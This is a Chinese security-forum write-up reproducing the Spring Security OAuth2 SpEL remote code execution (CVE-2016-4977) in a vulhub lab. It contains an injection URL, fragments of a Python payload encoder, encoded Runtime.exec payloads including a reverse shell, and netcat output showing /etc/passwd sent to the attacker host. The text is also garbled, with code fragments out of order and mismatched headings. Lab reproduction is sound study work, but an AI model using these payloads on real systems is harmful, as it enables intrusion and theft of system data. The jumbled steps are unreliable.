

奇安信攻防社区 – Spring 渗透合集

奇安信攻防社区 – Spring 渗透合集

Spring ## 前言 Spring 是 Java EE 编程领域的一个轻量级开源框架，该框架是为了解决企业级编程开发中的复杂性，业务逻辑层和其他各层的松耦合问题，因此它将面向接口的编程思想贯穿整个...

前言

Spring 是 Java EE 编程领域的一个轻量级开源框架，该框架是为了解决企业级编程开发中的复杂性，业务逻辑层和其他各层的松耦合问题，因此它将面向接口的编程思想贯穿整个系统应用，实现敏捷开发的应用型框架。

框架的主要**优势**之一就是其分层架构，分层架构允许使用者选择使用哪一个组件，同时为 J2EE 应用程序开发提供集成的框架

简单组件介绍

Spring 发展至今，整个体系不断壮大，这里只简单介绍一些组件。

首先是 Spring Websocket，Spring 内置简单消息代理。这个代理处理来自客户端的订阅请求，将它们存储在内存中，并将消息广播到具有匹配目标的连接客户端。

Spring Data 是一个用于简化数据库访问，并支持云服务的开源框架，其主要目标是使数据库的访问变得方便快捷。

Spring Data Commons 是 Spring Data 下所有子项目共享的基础框架，Spring Data 家族中的所有实现都是基于 Spring Data Commons。

简单点说，Spring Data REST 把我们需要编写的大量 REST 模版接口做了自动化实现，并符合 HAL 的规范

Spring Web Flow 是 Spring MVC 的扩展，它支持开发基于流程的应用程序，可以将流程的定义和实现流程行为的类和视图分离开来

Spring Security OAuth2 远程命令执行突破 (CVE-2016-4977)

影响版本

2.0.0-2.0.9

漏洞搭建

还是使用 P 牛的靶场

1.0.0-1.0.5

```
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2016-4977$ sudo docker-compose up -d
[sudo] dayu 的密码:
Creating network "cve-2016-4977_default" with the default driver
Pulling spring (vulhub/spring-security-oauth2:2.0.8)...
2.0.8: Pulling from vulhub/spring-security-oauth2
c73ab1c6897b: Downloading [>] 457.9kB/45.14MBlling fs layer
b542772b4177: Pulling fs layer
b542772b4177: Downloading [>] c73ab1c6897b: Pull complete
1ab373b3deae: Pull complete
b542772b4177: Pull complete
0bcc3741ab14: Pull complete
421d624d778d: Pull complete
26ad58237506: Pull complete
8dbabc90b2b8: Pull complete
982930be204d: Pull complete
c64763f6e4f5: Pull complete
Digest: sha256:f4841c02e28129537bad08ab430c4f418508e575bd100ac8e6aeb98c54f82f4f
Status: Downloaded newer image for vulhub/spring-security-oauth2:2.0.8
Creating cve-2016-4977_spring_1 ... done
dayu@ubuntu:~/Desktop/vulhub-master/spring/CVE-2016-4977$
```

漏洞复现

访问


cd vulhub-master/spring/CVE-2016-4977



漏洞验证

访问该 url 会进行登录验证


```
sudo docker-compose up -d
```



默认账号密码是

```
http://192.168.175.209:8080/
```

登录成功




Poc

我们看一下 vulhub 提供的 Poc

```
http://192.168.175.209:8080/oauth/authorize?response_type=${233*233}&client_id=acme&scope=openid&redirect_uri=http://test
```

这里是 java 的命令执行



执行一下 poc.py

```
root@kali:~# python3 poc.py
Enter message to encode:whoami
${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(119).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(111)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(109)).concat(T(java.lang.Character).toString(105)))}
```


测试 RCE

我们执行的命令是 `whoami` 把回显放到表达式中

执行一下

admin

执行成功




这里注意：只是返回了进程，但实际上是命令执行

这是无回显 RCE


测试 XXE

先在 bash 下做测试


admin





```
avahi-autoipd:x:109:110:avahi-autoipd:daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:118:46:usbmux:daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dmccsq:x:112:65534:dmccsq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123:/:/var/lib/saned:/usr/sbin/nologin
```



那么就将该命令放入 poc 中生成最终的 payload



#!/usr/bin/env python




执行成功







但是这边 nc 反弹之后 后面没有东西了



踩坑记录：



message = input('Enter message to encode:')




```
toString(106)).concat(T(java.lang.Character).toString(89)).concat(T(java.lang.Character).toString(88)).concat(T(java.lang.Character).toString(81)).concat(T(java.lang.Character).toString(103)).concat(
T(java.lang.Character).toString(76)).concat(T(java.lang.Character).toString(50)).concat(T(java.lang.Character).toString(86)).concat(T(java.lang.Character).toString(48)).concat(T(java.lang.Character).
toString(89)).concat(T(java.lang.Character).toString(121)).concat(T(java.lang.Character).toString(57)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(89)).concat(
T(java.lang.Character).toString(80)).concat(T(java.lang.Character).toString(18)).concat(T(java.lang.Character).toString(122)).concat(T(java.lang.Character).toString(100)).concat(T(java.lang.Character)
.toString(50)).concat(T(java.lang.Character).toString(81)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(73)).concat(T(java.lang.Character).toString(105)).conca
t(T(java.lang.Character).toString(65)).concat(T(java.lang.Character).toString(61)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString(124)).concat(T(java.lang.Character)
.toString(123)).concat(T(java.lang.Character).toString(98)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(103)).co
ncat(T(java.lang.Character).toString(54)).concat(T(java.lang.Character).toString(52)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character).toString(45)).concat(T(java.lang.Character)
.toString(100)).concat(T(java.lang.Character).toString(125)).concat(T(java.lang.Character).toString(124)).concat(T(java.lang.Character).toString(123)).concat(T(java.lang.Character).toString(98)).
concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(104)).concat(T(java.lang.Character).toString(44)).concat(T(java.lang.Character)
.toString(45)).concat(T(java.lang.Character).toString(105)).concat(T(java.lang.Character).toString(125))))
```

```
(root@kali)-[~]
# nc -lvp 8888
listening on [any] 8888 ...
```

最终的 payload

```
poc = '${T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(
%s))' % ord(message[0])
```

执行之后 成功回显



```
(root@kali)-[~]
# nc -lvp 8888
listening on [any] 8888 ...
connect to [192.168.175.130] from localhost [192.168.175.209] 58912
POST / HTTP/1.1
Host: 192.168.175.130:8888
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 965
Content-Type: application/x-www-form-urlencoded


root:x0:root:/root:/bin/bash
daemon:x11:daemon:/usr/sbin:/usr/sbin/nologin
bin:x22:bin:/bin:/usr/sbin/nologin
sys:x33:sys:/dev:/usr/sbin/nologin
sync:x44:sync:/bin:/bin/sync
games:x55:games:/usr/games:/usr/sbin/nologin
man:x66:man:/var/cache/man:/usr/sbin/nologin
lp:x77:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x88:mail:/var/mail:/usr/sbin/nologin
news:x99:news:/var/spool/news:/usr/sbin/nologin
uucp:x10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x11:proxy:/bin:/usr/sbin/nologin
www-data:x12:www-data:/var/www:/usr/sbin/nologin
backup:x13:backup:/var/backups:/usr/sbin/nologin
list:x14:List Managers:/var/lib:/usr/sbin/nologin
irc:x15:irc:/var/run/ircd:/usr/sbin/nologin
gnats:x16:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x17:nobody:/nonexistent:/usr/sbin/nologin
_apt:x18:_apt:/usr/bin:/usr/sbin/nologin
messagebus:x19:messagebus:/var/run/dbus:/bin/false
```

反弹 shell

那么这边我直接反弹 shell 了


上 java 编码的网站

```
for ch in message[1:]:
```



```
poc += '.concat(T(java.lang.Character).toString(%s))' % ord(ch)
```


将该命令放入 Poc 中



最终的 payload:

```
poc += '}}'
```

执行一下





成功拿到 shell



优化 Poc


```
print(poc)
```



